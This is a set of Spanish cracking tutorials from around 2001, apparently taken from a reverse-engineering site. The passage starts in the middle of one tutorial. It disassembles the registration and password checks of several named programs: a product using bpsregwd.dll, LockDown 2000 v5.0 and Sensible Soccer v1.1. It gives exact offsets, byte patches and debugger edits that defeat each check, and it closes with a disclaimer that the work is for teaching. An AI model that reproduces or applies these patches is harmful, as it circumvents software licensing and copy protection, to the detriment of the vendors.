:10001FD2 8801 mov byte ptr [ecx], al
:10001FD4 8B45F8 mov eax, dword ptr [ebp-08]
:10001FD7 803800 cmp byte ptr [eax], 00
:10001FDA 0F85D6000000 jne 100020B6
:10001FE0 8A45EE mov al, byte ptr [ebp-12]
:10001FE3 8065F600 and byte ptr [ebp-0A], 00
:10001FE7 8845F4 mov byte ptr [ebp-0C], al
```

```
:10001FEA 8A45EF mov al, byte ptr [ebp-11]
:10001FED 8845F5 mov byte ptr [ebp-0B], al
:10001FF0 8D45F8 lea eax, dword ptr [ebp-08]
:10001FF3 6A10 push 00000010
:10001FF5 50 push eax
:10001FF6 8D45F4 lea eax, dword ptr [ebp-0C]
:10001FF9 50 push eax
:10001FFA E809240000 call 10004408
```

la rutina `:10004408` analiza el cuarto y quinto digito (nuestro caso es `12345-678909-8765`), el resultado obtenido lo guarda en
la localidad de memoria `0064EB68 = 00000005` (esto es igual al segundo digito de nuestro par)
la localidad de memoria `0064EB66 = 00000001` (si el primer digito de nuestro par es 2)
la localidad de memoria `0064EB72 = 00000001` (si el primer digito de nuestro par es 4)
la localidad de memoria `0064EB67 = 00000001` (si el primer digito de nuestro par es 8)

```
:10001FFF 8B4DF8 mov ecx, dword ptr [ebp-08]
:10002002 83C40C add esp, 0000000C
:10002005 803900 cmp byte ptr [ecx], 00
:10002008 0F85A8000000 jne 100020B6
:1000200E 8B7518 mov esi, dword ptr [ebp+18]
:10002011 8AC8 mov cl, al
:10002013 83E11F and ecx, 0000001F
:10002016 8B7D1C mov edi, dword ptr [ebp+1C]
:10002019 890E mov dword ptr [esi], ecx
:1000201B 8AC8 mov cl, al
:1000201D 80E120 and cl, 20
:10002020 8B5D20 mov ebx, dword ptr [ebp+20]
:10002023 80F920 cmp cl, 20
:10002026 6A0A push 0000000A
:10002028 0F94C1 sete cl
:1000202B 880F mov byte ptr [edi], cl
:1000202D 8AC8 mov cl, al
:1000202F 80E140 and cl, 40
:10002032 80F940 cmp cl, 40
:10002035 0F94C1 sete cl
:10002038 2480 and al, 80
:1000203A 880B mov byte ptr [ebx], cl
:1000203C 8B4D24 mov ecx, dword ptr [ebp+24]
:1000203F 3C80 cmp al, 80
:10002041 0F94C0 sete al
:10002044 8801 mov byte ptr [ecx], al
:10002046 8D45F8 lea eax, dword ptr [ebp-08]
:10002049 50 push eax
:1000204A 8D856CFFFFFF lea eax, dword ptr [ebp+FFFFFF6C]
:10002050 50 push eax
:10002051 E896210000 call 100041EC
```

la rutina :100041EC analiza la segunda seccion (nuestro caso es 12345-678909-8765), el resultado obtenido lo guarda en la localidad de memoria 0064EBFC = 000A5BFD este numero es el exadecimal del numero decimal 678909

```
:10002056 8B4D0C mov ecx, dword ptr [ebp+0C]
:10002059 83C40C add esp, 0000000C
:1000205C 8901 mov dword ptr [ecx], eax
:1000205E 8B45F8 mov eax, dword ptr [ebp-08]
:10002061 803800 cmp byte ptr [eax], 00
:10002064 7550 jne 100020B6
:10002066 8D45F8 lea eax, dword ptr [ebp-08]
:10002069 6A10 push 00000010
:1000206B 50 push eax
:1000206C 8D852CFFFFFF lea eax, dword ptr [ebp+FFFFFF2C]
:10002072 50 push eax
:10002073 E890230000 call 10004408
```

la rutina :100041EC analiza la tercer seccion (nuestro caso es 12345-678909-8765), el resultado obtenido lo guarda en la localidad de memoria 0064EA30 = 00008765

```
:10002078 894518 mov dword ptr [ebp+18], eax
:1000207B 8B45F8 mov eax, dword ptr [ebp-08]
:1000207E 83C40C add esp, 0000000C
:10002081 803800 cmp byte ptr [eax], 00
:10002084 7530 jne 100020B6
|
```

hasta aqui, la entrega se ha hecho sin error, ahora hay que ver que condiciones deben cumplir cada resultado obtenido, eso se desarrolla en la rutina siguiente

```
|
:10002086 8B4524 mov eax, dword ptr [ebp+24]
:10002089 8A00 mov al, byte ptr [eax]
:1000208B 50 push eax
:1000208C 8A03 mov al, byte ptr [ebx]
:1000208E 50 push eax
:1000208F 8A07 mov al, byte ptr [edi]
:10002091 50 push eax
:10002092 8B4514 mov eax, dword ptr [ebp+14]
:10002095 FF36 push dword ptr [esi]
:10002097 8A00 mov al, byte ptr [eax]
:10002099 50 push eax
:1000209A 8B4510 mov eax, dword ptr [ebp+10]
:1000209D FF30 push dword ptr [eax]
:1000209F 8B450C mov eax, dword ptr [ebp+0C]
:100020A2 FF30 push dword ptr [eax]
:100020A4 E884FDFFFF call 10001E2D
:100020A9 0FB7C0 movzx eax, ax
:100020AC 83C41C add esp, 0000001C
:100020AF 394518 cmp dword ptr [ebp+18], eax
```

```
:100020B2 0F9445FF sete byte ptr [ebp-01]
:100020B6 8A45FF mov al, byte ptr [ebp-01]
:100020B9 5F pop edi
:100020BA 5E pop esi
:100020BB 5B pop ebx
:100020BC C9 leave
:100020BD C3 ret
|
```

En la rutina `:10001E2D` se juega un poco con los siguientes datos mediante 'algoritmos' un tanto inutiles

```
0167:0064E7D4 FD 5B 0A 00 02 A4 F5 FF-01 00 00 00 FE FF FF FF
0167:0064E7E4 23 00 00 00 05 00 00 00-00 00 00 00 01 00 00 00
0167:0064E7F4 00 00 00 00 7C E9 64 00-A9 20 00 10 FD 5B 0A 00
0167:0064E804 01 00 00 00 00 EB 64 00-05 00 00 00 00 EB 64 00
```

para asi poder obtener un numero 'magico' el cual es comparado con la tercer seccion de nuestra `KEY`, de esta forma vamos a obtener el numero de serie correcto, en mi caso tendria que cambiar 8765 por A207, para que la aplicacion no rechace el `KEY`, si pones un `BPX` en `100020AF` y checas el numero en `[ebp+18]` , veras la tercer seccion de tu `KEY`, y en el acumulador puedes obtener la tercer seccion correcta.

Hasta aqui ya podemos asegurar el triunfo, salvo un pequeño detalle que mencionare mas adelante, asi que vamos a concluir: la aplicacion sera registrada en dos pasos:

PRIMER PASO - Cambios en codigo muerto

Vamos a tener que efectuar ciertos cambios en el codigo de la aplicacion (en realidad, los cambios deben ser efectuados en la libreria de la aplicacion `bpsregwd.dll`), en algunos lugares estrategicos mediante algun editor hexagesimal

El primer cambio sera efectuado aqui

```
|
:1000228A 8B4D0C mov ecx, dword ptr [ebp+0C]
:1000228D 384DFF cmp byte ptr [ebp-01], cl
:10002290 0F857F010000 jne 10002415
|
```

cambiarlo por

```
|
:1000228A 8B4DFF mov ecx, dword ptr [ebp-01]
:1000228D 384DFF cmp byte ptr [ebp-01], cl
:10002290 0F857F010000 jne 10002415
|
```

no hay necesidad de explicarlo.

Este es el siguiente cambio

```
|
:100022B8 84C0 test al, al
:100022BA 7515 jne 100022D1
|
```

cambiarlo por

```
|
:100022B8 3AC0 cmp al, al
:100022BA 7515 jne 100022D1
|
```

este cambio tampoco hay porque explicarlo, a primera vista se ve porque hay que realizarlo.

El ultimo cambio en el codigo es el siguiente

```
|
:10002330 7470 je 100023A2
|
```

habra que cambiarlo por

```
|
:10002330 EB70 jmp 100023A2
|
```

tambien es logico el porque

Como pueden observar los cambio efectuados son para impedir que la aplicacion nos saque del camino correcto y termine con un letrerito 'Error en la Key...' o con este otro 'La aplicacion ha sido desbloqueada...' y al fin de cuentas no nos registre

SEGUNDO PASO - Cambios en caliente


Vamos a tener que correr la aplicacion con el SoftIce y hacer dos interrupciones en algunos lugares estrategicos, el primero ya lo mencionamos y sera para conocer la tercer seccion de nuestra `KEY`

Coloca un `BPX` en `100020AF` y checas el numero en `EAX`, dejas correr la aplicacion hasta que termine, corriges tu `KEY` y corres nuevamente la aplicacion, pero ahora con una interrupcion `BPX 10001C75`, aqui vamos a observar la localidad de memoria `[EBP+0C]` y le vamos a cambiar su valor a uno (`0x01h`)

```
|
```

```
:10001C75 55 push ebp
:10001C76 8BEC mov ebp, esp
:10001C78 53 push ebx
:10001C79 FF7514 push [ebp+14]
:10001C7C FF7510 push [ebp+10]
:10001C7F FF750C push [ebp+0C]
:10001C82 FF7508 push [ebp+08]
:10001C85 E81B000000 call 10001CA5
:10001C8A FF7514 push [ebp+14]
:10001C8D 8AD8 mov bl, al
:10001C8F FF7510 push [ebp+10]
|
```

de esta forma todo marchara bien y podremos asegurar que le quitamos los BUGS a esta aplicacion



La amenaza elegante

El presente documento, es una tarea cientifica de investigacion, con caracter docente, no pretende violar ninguna ley vigente, el autor no se hace responsable del uso, manejo o practicas inadecuadas del analisis presentado {:o)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion.
Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001	
Programa:	**LockDown 2000 v5.0**

PROTECCION:	Periodo de evaluacion limitado a 10 dias y retardo al inicio		
Descripcion:	Escudo de proteccion en internet contra intrusos no invitados		
Dificultad:	Novato.		
DOWNLOAD:	http://LockDown.com/secure.html		
Herramientas:	GetTyp v2.60, ProcDump32 v1.6.2, Softice v4.0, W32dasm98, HexPert v3.0.05		
CRACKER:	**Fantomas**	**FECHA:**	05/07/2001

INTRODUCCION

Este analisis esta basado en el tutorial que presento Gohan para el LockDown v7.0, tal vez no haya mucho que aprender, pero para aquellos como yo, que no tengan la version 7.0 y si a 5.0, y quieran practicar (que es la base del aprendisaje), he aqui otra version, que a pesar de ser ligeramente diferente a la v7.0 el mecanismo utilizado por Gohan es aplicable

Gracias Gohan.

AL ATAKE

Ante la imposibilidad de cargar la aplicacion con `W32dasm98`, supondremos que posiblemente se encuentre `empacada` y antes de empezar a destripar la aplicacion, vamos a analizarla con el `GetTyp 2.60` y obtenemos lo siguiente

```
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
- --- # GetTyp 2.60 # ----------------- # Copyright (c) 1997-99 by PHaX # ---
- --- # phax@writeme.com # ---------------------- # http://surf.to/phax # ---
- ------------------------------------------------------ # free edition # ---

- [LockDown2000.exe] -----
DOS executable file - 622592 bytes

Portable executable (starting at 256 for 622336 bytes)
Packer: PKLite32 1.1
Calculated entrypoint: 80384 / 00013A00h (RVA: 001E4000h)
Required CPU type: 80386
Requires any version of Win32
File is executable
Line numbers stripped from file
Local symbols stripped from file
32 bit word machine
Linker version: 2.25
Objects (object align = 00001000h):

etc, etc, etc.
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
```

Ahora utilizaremos `ProcDump32` para poder desempacarlo y una vez hecho esto, ahora si vamonos con el `W32dasm98`

Lo primero que haremos, sera quitar esa rutina de retardo que se aplica al inicio, asi que buscaremos alguna cadena de texto que contenga la palabra `Sleep` y encontramos varios e inclusive encontramos un `SleepEx`, esto va a dificultar un poco la tarea

Vamos entonces con el `Softice` y ponemos dos interrupciones `bpx Sleep` y `bpx SleepEx,` de esta forma cazaremos la primer rutina de retardo con `Sleep,` y lo que estabamos esperando aparece en la direccion :004C73F6 veamos

```
|
:004C73E3 8BF0 mov esi, eax
:004C73E5 EB14 jmp 004C73FB
|
* Referenced by a Conditional Jump at Address :004C7402
|
:004C73E7 6A00 push 00000000
:004C73E9 E826DFFEFF call 004B5314
:004C73EE 8BF0 mov esi, eax
:004C73F0 47 inc edi
:004C73F1 68E8030000 push 000003E8
|
* Reference To: KERNEL32.Sleep, Ord:0000h
|
:004C73F6 E835FBF3FF Call 00406F30
|
* Referenced by a Unconditional Jump at Address :004C73E5
```

```
|
:004C73FB 85F6 test esi, esi
:004C73FD 7D05 jge 004C7404
:004C73FF 83FF0A cmp edi, 0000000A
:004C7402 7CE3 jl 004C73E7
|
* Referenced by a Conditional Jump at Address :004C73FD
|
:004C7404 85F6 test esi, esi
:004C7406 7C36 jl 004C743E
|
```

y para evitar esta rutina vamos a saltarla desde `:004C73E5` hasta `:004C7404` mediante el siguiente cambio:

`:004C73E5 JMP 004C73FB` cambia a `:004C73E5 JMP 004C7404`

asi que en el OffSet `000C69E5` pondremos `EB 1D`

Bueno ahora si podemos correr la aplicacion varias veces mientras hacemos pruebas, sin que nos esten demorando.

Ahora cargamos la aplicacion con el `W32dasm98` nos vamos al menu `Refs`, y despues al submenu `String Data References,` buscamos la cadena de texto `LD2KReg.ini` y le damos dos veces con el mouse, inmediatamente nos manda a la direccion

```
|
* Possible StringData Ref from Code Obj ->"LD2KReg.ini"
|
:004A45FF B97C464A00 mov ecx, 004A467C
:004A4604 B201 mov dl, 01
:004A4606 A1FC9B4700 mov eax, dword ptr [00479BFC]
:004A460B E89456FDFF call 00479CA4
:004A4610 8BD8 mov ebx, eax
:004A4612 6A00 push 00000000
:004A4614 8D45FC lea eax, dword ptr [ebp-04]
:004A4617 50 push eax
|
* Possible StringData Ref from Code Obj ->"Register"
|
:004A4618 B990464A00 mov ecx, 004A4690
|
* Possible StringData Ref from Code Obj ->"Register"
|
:004A461D BA90464A00 mov edx, 004A4690
:004A4622 8BC3 mov eax, ebx
:004A4624 8B30 mov esi, dword ptr [eax]
:004A4626 FF16 call dword ptr [esi]
:004A4628 8BC3 mov eax, ebx
:004A462A E8EDE9F5FF call 0040301C
:004A462F 8D45F8 lea eax, dword ptr [ebp-08]
:004A4632 E8F9F9FFFF call 004A4030
:004A4637 8B55F8 mov edx, dword ptr [ebp-08]
:004A463A 8B45FC mov eax, dword ptr [ebp-04]
:004A463D E816FAF5FF call 00404058
:004A4642 7504 jne 004A4648
:004A4644 B301 mov bl, 01
:004A4646 EB02 jmp 004A464A
|
* Referenced by a Conditional Jump at Address :004A4642
|
:004A4648 33DB xor ebx, ebx
|
* Referenced by a Unconditional Jump at Address :004A4646
```

```
|
:004A464A 33C0 xor eax, eax
:004A464C 5A pop edx
:004A464D 59 pop ecx
:004A464E 59 pop ecx
:004A464F 648910 mov dword ptr fs:[eax], edx
:004A4652 686C464A00 push 004A466C
|
* Referenced by a Unconditional Jump at Address :004A466A
|
:004A4657 8D45F8 lea eax, dword ptr [ebp-08]
:004A465A BA02000000 mov edx, 00000002
:004A465F E870F6F5FF call 00403CD4
:004A4664 C3 ret
|
```

observen que antes de salir de esta rutina, existe un salto condicional que modifica algunos parametros, este salto se encuentra en la direccion `:004A4642`, la diferencia entre saltar o no saltar es que en el primer caso el registro `EBX` se iguala a cero en el otro caso se iguala a uno, esta es la bendera que se utiliza para validar el registro de la aplicacion, asi que cambiaremos

`:004a4642 75 04` por `:004a4642 75 00`

y todo arreglado

La amenaza elegante

El presente documento, es una tarea cientifica de investigacion, con caracter docente, no pretende violar ninguna ley vigente, el autor no se hace responsable del uso, manejo o practicas inadecuadas del analisis presentado {:o)

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa:	**Sensible Soccer v1.1**

PROTECCION:	Burlar el ingreso del password.		
Descripcion:	Viejo juego de fútbol para DOS.		
Dificultad:	Novato, **Facililla**, Media, ETC.		
DOWNLOAD:	http://juegomania.metropoli2000.net/		
Herramientas:	Softice, W32dasm y Editor Hexadecimal.		
CRACKER:	Saccopharynx	**FECHA:**	02/10/2001

INTRODUCCION

Hola a todos: Este es mi primer tutorial de cracking y estoy seguro que no el último. Es por eso que quiero agradecer a: **Karpoff**, por tanta dedicación a este sitio; **Dek_Oin** y **Black Fenix**, por sus excelentes tutoriales; **Pr@FeSoR X**, por el gran trabajo realizado con sus compilaciones, y también al resto de los crackers que aportan material al sitio. A ti, quién estás leyendo esto, como yo he leído por ahí, te digo: "**escribe tutoriales para que el conocimiento no se pudra en tu cabeza**". La información es **PODER.** De nosotros depende que todo esto sea posible. Basta de chachara y...

AL ATAKE

INTRO

Bueno después de leer y practicar en base a varios tutoriales, decidí hacer algo por cuenta propia. Pero mi primer tutorial debería ser algo especial, por lo menos para mi, ya que no me conformaría con un simple cracking igual a cualquiera que haya leído, porqué sino demostraría que no he aprendido nada y que me estoy copiando. A la vez debería seleccionar una victima acorde a mi nivel, que por ahora esta lejos del de un experto. Entonces como dice arriba la víctma fue el **Sensible Soccer v 1.1.**

PRESENTANDO A LA VICTIMA

Es un viejo juego para DOS del año 1993. No es gran cosa pero le tengo un cariño especial. Por error una vez lo borré del disco rígido junto con el crack, y luego no lo conseguí por ningún lugar. Un día se me ocurrió buscarlo en internet y conseguí el juego en el sitio arriba mencionado. Pero había un problema, el juego lo conseguí, pero no los passwords para ingresar a él ni el crack. Entonces que mejor que crackearlo yo para ir tomando experiencia. En un principio parecía una víctima fácil, pero no fue así. Sigan leyendo y verán porqué.

MANOS A LA OBRA

Básicamente se me presentaron 2 problemas antes de poder crackearlo:

1) El empaquetado:

Abrí el **soc.exe** (ejecutable del juego) con el **W32dasm,** y como se trata de un juego de DOS, en lugar de las APIs de las DLLs, utiliza interrupciones. La interrupción típica para salir nuevamente al DOS es la 21, servicio 4c. Por lo tanto en el código debería econtrar las líneas:

```
         mov ah, 4c
       int 21
```

Pero no fue así. En ningún lugar del código existían estas líneas. Entonces ¿qué estaba pasando?. Ataqué por otro lado: Con el viejo y querido Norton Comander de DOS apreté F3 para ver si encontraba alguna pista en **soc.exe**. Y así fue. Cerca del encabezado de este ejecutable se puede leer **pklite** y **pkware.** Pkware es al empresa que desarrolló el famoso **pkzip**, pero hasta entonces desconocía que era el **pklite.**

Busqué en internet y descubrí que **pklite** es un compresor de **EXEs** que a diferencia del **pkzip** y del **winzip** comprime los ejecutables pero estos se pueden seguir ejecutando, reduciendo enórmemente su tamaño. Existen dos versiones de **pklite,** una para DOS y otra para Windows. Se pueden descargar de:

www.pkware.com
o de
ftp.pkware.com

Para este caso necesitamos la de DOS. Usamos el mismo **pklite** para descomprimir al archivo **soc.exe** y vemos que su tamaño se incrementó casi en un 300%. Ahora si, volvemos a abrir el **soc.exe** (ya descomprimido) con el **W32dasm** y buscamos donde se utiliza la interrupción 21, servicio 4c. Y siiiiiiiiii. Encontramos que se está usando en 3 lugares.

A esta altura se preguntarán porqué buscar por la interrupción 21, función 4c. Es simple: Cuando ingresamos mal el password 3 veces, salimos al DOS, entonces, mi intención es investigar el código cercano a estas líneas (las dos de arriba), en cada uno de los tres lugares en donde aparecen, para encontrar algún salto sospechoso y cambiarlo para evitar salir al DOS. Bueno, no pierdan tiempo los saltos sospechosos no están cerca de estas interrupciones. Debemos descubrir estos saltos de una forma más fácil. Luego veremos como. Programa desempacado, primer problema resuelto.

2) La memoria convencional:

La mejor forma de poder descubrir donde están los saltos que debemos parchear para burlar el ingreso del password es usando el SoftICE. Para eso debemos correr el Sensible Soccer desde Windows. El problema de este juego es que requiere mucha memoria convencional libre (aproximadamente 590 Kb.). Cuando abría una ventana de DOS desde Windows y ejecutaba **mem /c/p** no podía lograr tener más de 550 Kb. Tenía bien configurado el **config.sys** y el **autoexec.bat**, pero no podía saber que pasaba. De esta forma no podía debuggear el juego porque cuando ejecutaba **soc.exe** desde la ventana de DOS al no tener 590 Kb. de memoria, el juego volvía al DOS si poder ejecutarlo. Entonces mis alternativas eran las siguientes:

A) Bootear con un diskette de arranque y debuggear el juego con un debugger de DOS.

B) Intentar de alguna manera tener más de 590 Kb.

A) Los debuggers de DOS me parecieron todos muy malos comparados con el SoftICE. Con ninguno pude lograr debuggear el juego. Ni siquiera con el SoftICE de DOS versión 2.80, porque el patch para procesadores PENTIUM no me fucionó. Resignado tuve que optar por la opción B, si o si.

B) Investigué nuevamente que pasaba. Cuando ejecutaba **mem /c/p** noté que el **himem.sys** ocupaba en la memoria 46 preciosos Kbs., los cuales me venian bárbaros. Pero lo más sorprendete es que el tamaño del himem.sys es de 33 Kb. (en disco). Entoncés ¿Por qué ocupaca más en memoria? Busqué en internet hasta llegar a una página de Microsoft, en la cual me enteré que esto que me pasaba era un BUG de Windows 95 OSR2 (versión Spanish y otras más).

Según esta página de Microsoft la versión en inglés no presenta el problema. Afortunadamente había un patch para bajar. Lo bajé, lo corrí, reinicie, y logré tener por primera vez en la historia de mi computadora, **610 Kb**. libres de memoria convencional DESDE DE WINDOWS. Este patch actualiza el IO.SYS (para poder acceder a memoria alta en MS-DOS). Con este patch instalado el **himem.sys** solo ocupa **1 Kb**. en memoria. Si alguién tiene problemas de memoria aquí les dejo mi autoexec.bat, config.sys y el link de donde bajar el patch para solucionar el problema del himem.sys.

Mi Autoexec.bat:

path=c:\borlandc\bin;c:\nc;c:\nu;c:\windows\command;c:\tc\bin;

```
mode con codepage prepare=((850) C:\WINDOWS\COMMAND\ega.cpi)
mode con codepage select=850
PROMPT $p$g
@echo off
C:\WINDOWS\COMMAND\CHOICE CARGO EL SOFT-ICE /t:n,5
if errorlevel 2 goto SEGUIR
e:\SOFTICE\WINICE.EXE
:SEGUIR
```

Mi Config.sys:

```
device=c:\windows\himem.sys
devicehigh=c:\windows\emm386.exe noems I=e000-efff
dos=high,umb
devicehigh=c:\windows\command\drvspace.sys /move
devicehigh=C:\WINDOWS\COMMAND\display.sys con=(ega,,1)
Country=054,850,C:\WINDOWS\COMMAND\country.sys
```

Link del patch:

http://support.microsoft.com/support/kb/articles/q170/4/56.asp
(De aquí deberán bajar el archivo **Iosysspa.exe** si tienen la versión en español de Windows 95).

Algunas versiones de Windows 98 presentan el mismo problema. Antes de instalar el patch asegurarase de que el **himem.sys** ocupa más de 1 Kb. en memoria. Problema resuelto.

Ahora por fin al cracking. Cómo dije antes, tenemos que averiguar donde están los saltos que debemos parchear para burlar el ingreso del password. Bien:

1) Abrimos una ventana de DOS y vamos al directorio donde instalamos el juego, y lo ejecutamos tipeando **soc.exe** seguido de enter.

2) Cuando llegamos a la pantalla de ingreso del password, tipeamos cualquier password y antes de dar enter presionamos CTRL+D para ir al SoftICE. Aparecemos cerca de las direcciones de memoria:

```
3ff1:0401     ec              IN AL, DX
3ff1:0402     2408            AND AL,08
3ff1:0404     74fb            JZ 0401
.
.
.
3ff1:0457     C706255F000A    MOV WORD PTR [5F25], 0A00 (*)
```

Quiero aclarar que estas direcciones no se corresponden directamente con las de W32Dasm. No son las mismas. No se porqué. Si alguien lo sabe por favor dígamelo. Por lo tanto para localizarlas en W32Dasm, y poder estudiar el código, busqué la cadena: **MOV WORD PTR [5F25], 0A00**

La cuarta aparición de esta cadena es la misma de la dirección **3ff1:0457**. Como se observa, las direcciones de memoria no se ven iguales en SoftICE y W32Dasm:

```
:0004.60D1 EC                    in al, dx
:0004.60D2 2408                  and al, 08
:0004.60D4 74FB                  je 60D1
:0004.60D6 B85036                mov ax, 3650
:0004.60D9 8ED8                  mov ds, ax
:0004.60DB C70604006000          mov word ptr [0004], 0060
:0004.60E1 C70608005F00          mov word ptr [0008], 005F
:0004.60E7 C7060C008000          mov word ptr [000C], 0080
:0004.60ED C70610000900          mov word ptr [0010], 0009
:0004.60F3 C70600000A00          mov word ptr [0000], 000A
:0004.60F9 9A0E21AB2F            call 2FAB:210E
:0004.60FE B85036                mov ax, 3650
:0004.6101 8ED8                  mov ds, ax
:0004.6103 C70600000000          mov word ptr [0000], 0000
:0004.6109 C70604006A00          mov word ptr [0004], 006A
:0004.610F C70608006000          mov word ptr [0008], 0060
:0004.6115 C70624001038          mov word ptr [0024], 3810
:0004.611B C7062000295F          mov word ptr [0020], 5F29
:0004.6121 C70622005036          mov word ptr [0022], 3650
:0004.6127 C706255F000A          mov word ptr [5F25], 0A00
:0004.612D 9ABB04F71B            call 1BF7:04BB
:0004.6132 8B1E145E              mov bx, [5E14]
:0004.6136 BAD403                mov dx, 03D4
:0004.6139 B00C                  mov al, 0C
:0004.613B 8AE7                  mov ah, bh
:0004.613D EF                    out dx, ax
:0004.613E FEC0                  inc al
:0004.6140 8AE3                  mov ah, bl
:0004.6142 EF                    out dx, ax
:0004.6143 8136145E0040          xor word ptr [5E14], 4000
:0004.6149 C70600000000          mov word ptr [0000], 0000
:0004.614F 9A9E0C040E            call 0E04:0C9E
:0004.6154 C7062068FFFF          mov word ptr [6820], FFFF
:0004.615A A10000                mov ax, word ptr [0000]
:0004.615D 0BC0                  or ax, ax
:0004.615F 7503                  jne 6164
:0004.6161 E960FF                jmp 60C4
```

SoftICE: 3ff1:0457
W32Dasm: 0004.6127

Ya localizamos el código en el W32Dasm. Ahora vamos a analizarlo. También podemos analizarlo en Softice, pero nos conviene en W32Dasm para obtener los OFFSETS donde aplicaremos los parches de forma más rápida. Un poco más abajo podemos ver el siguiente código:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0004.615F(C)
|
:0004.6164 833E00007F            cmp word ptr [0000], 007F
:0004.6169 7426                  je 6191
:0004.616B 833E00000D            cmp word ptr [0000], 000D
:0004.6170 743C                  je 61AE
:0004.6172 833E3B5F11            cmp word ptr [5F3B], 0011
:0004.6177 7503                  jne 617C
:0004.6179 E948FF                jmp 60C4
```

En la línea 0004.616B hay una comparación contra el caracter D en hexa. D en hexa es 13, y el 13 en ascii es el ENTER. Esto quiere decir que cuando damos enter en la pantalla del password se produce un salto a la dirección 61AE:

0004.6170 743c je 61AE

Vamos hasta esta dirección y vemos:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0004.6170(C)
|
:0004.61AE B85036                mov ax, 3650
:0004.61B1 8ED8                  mov ds, ax
:0004.61B3 C7062068FEFF          mov word ptr [6820], FFFE
:0004.61B9 8B0E3B5F              mov cx, [5F3B]
:0004.61BD 0BC9                  or cx, cx
:0004.61BF 7503                  jne 61C4
:0004.61C1 E9EAFB                jmp 5DAE
```

en la línea 0004.61BD hay un OR. Este OR compara que nuestro password no sea solo un enter (o sea tenga al menos 1 caracter o el largo sea mayor a cero). Si es solo un ENTER no comprueba si el password es válido o no, y asume que no lo es produciendo u salto a 0004.5DAE (nos hace ingresar el password otra vez). Pero si ingresamos algo vemos que continua en 0004.61C4:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0004.61BF(C)
|
:0004.61C4 BE295F                mov si, 5F29
:0004.61C7 800420                add byte ptr [si], 20
:0004.61CA 46                    inc si
:0004.61CB E2FA                  loop 61C7
:0004.61CD C60400                mov byte ptr [si], 00
:0004.61D0 8E060424              mov es, [2404]
:0004.61D4 BE295F                mov si, 5F29
:0004.61D7 8B3E3D5F              mov di, [5F3D]
:0004.61DB 8B0E3B5F              mov cx, [5F3B]
:0004.61DF F3                    repz
:0004.61E0 A6                    cmpsb
:0004.61E1 7403                  je 61E6
:0004.61E3 E9C8FB                jmp 5DAE



* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0004.61E1(C)
|
:0004.61E6 C7062068FDFF          mov word ptr [6820], FFFD
:0004.61EC CB                    retf
```

Entre la líneas 0004.61D4 y 0004.61E0 se compara nuestro password con el correcto. Si lo ingresamos mal saltamos al mismo lugar que si hubiésemos dado solo ENTER (jmp 5DAE) . Pero si el password es el correcto vemos que salta a: **0004.61E6**. Entonces debemos invertir este último salto. ¿Cómo? Es fácil.

Primero debemos ubicar el OFFSET donde se produce el salto dentro del archivo. Para esto hacemos doble click sobre la línea 0004.61E1. Veremos abajo de todo, en el W32Dasm, que este offset es:

000361E1h

Una vez que tenemos el offset debemos abrir soc.exe con un editor hexadecimal e ir a este offset. Yo use el HexWorkShop, pero cuando fui hasta el offset indicado (Edit->goto), descubrí que el código no era el mismo. No se porqué los offsets no se corresponden de W32Dasm a HexWorkShop con este juego. Por lo tanto no recomiendo buscar por offset para crackear este juego. La mejor alternativa es buscar por código. El código es la segunda columna en el W32Dasm (la que está

despues de las direcciones de memoria). Osea si queremos invertir el salto de la posición de memoria 0004.61E1 busquemos en el editor hexadecimal la cadena:

7403E9C8FBC706 (Edit->Find->Hexa)

Ahora si, lo único que nos falta es cambiar el 74 al principio de esta cadena por un EB, para saltar siempre hacia adelante a la dirección :0004.61E6. Podemos cambiar 74 (je->salta si es igual) por 75 (jne->salta si no es igual) pero si algún día ingresamos el password correcto por casualidad, lo tomará como inválido. Pero al cambiar por EB (jmp->salto incondicional) siempre entrará. Luego de hacer estos cambios los guradamos y listo.

Y para pulirlo más podemos modificar el salto para cuando le damos solamente enter sin ingresar el password. Aquí el cambio es un poco más complicado. El salto que hay que cambiar es el de la posición:

0004.61BF 7503 jne 61C4

